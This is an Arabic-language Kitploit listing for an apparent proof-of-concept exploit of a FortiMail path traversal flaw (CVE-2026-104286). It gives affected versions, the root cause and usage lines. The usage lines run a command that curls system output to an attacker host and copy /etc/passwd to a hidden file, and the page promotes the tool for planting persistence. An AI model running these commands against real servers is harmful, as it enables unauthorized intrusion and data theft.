
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-104286-POC — استغلال اجتياز المسار غير الموثق لـ CVE-2026-104286 في FortiMail، وكتابة ملفات عشوائية عبر طلبات HTTP/HTTPS مُصمَّمة لتقييم الفريق الأحمر وتحقيق الاستمرارية. | Kitploit
أدوات/GitHubGitHub/shadowforge-cyber/cve-2026-104286-poc
آليات الاستمراريةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبأمن الويباختبار الاختراقالفريق الأحمرتطوير الحمولات

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
GitHub
shadowforge-cyber/cve-2026-104286-poc

CVE-2026-104286-POC

استغلال اجتياز المسار غير الموثق لـ CVE-2026-104286 في FortiMail، وكتابة ملفات عشوائية عبر طلبات HTTP/HTTPS مُصمَّمة لتقييم الفريق الأحمر وتحقيق الاستمرارية.

عرض المستودع
منذ يوم واحدلم تتم المراجعة بعد
مشاركة

استغلال ثغرة اجتياز المسار FortiMail CVE-2026-104286

نظرة عامة

استغلال متقدم عن بُعد بدون مصادقة لكتابة ملفات عشوائية في FortiMail عبر CVE-2026-104286. تتجاوز طلبات HTTP/HTTPS المُصممة بعناية تنقية المسار في عميل الويب، مما يتيح إنشاء ملفات عشوائية على نظام التشغيل الأساسي. يُستخدم لتقييم الفريق الأحمر، وزرع الاستمرارية، والاختراق المُوجَّه لنشر FortiMail.

الإصدارات المتأثرة

FortiMail 8.0.x (<8.0.2), 7.6.x (<7.6.6), 7.4.x (<7.4.8), 7.2.x (<7.2.9), 7.0.x (<7.0.10)

السبب الجذري

تقييد غير صحيح لاسم المسار إلى دليل محظور (CWE-22). لا يوجد تحقق من تسلسلات ../ في مسارات رفع الملفات داخل معالجات واجهة برمجة تطبيقات HTTP/HTTPS، مما يسمح بالاجتياز خارج دليل الرفع المقصود.

الاستخدام


$ python3 cve-2026-104286.py -u http://target:443 -c "curl -s http://attacker:80/$(id)"
$ python3 cve-2026-104286.py -u http://target:443 -l /etc/passwd -o /var/tmp/.hacked
image

الاستغلال

للتواصل بخصوص الاستغلال: [email protected]

تنزيل الأداة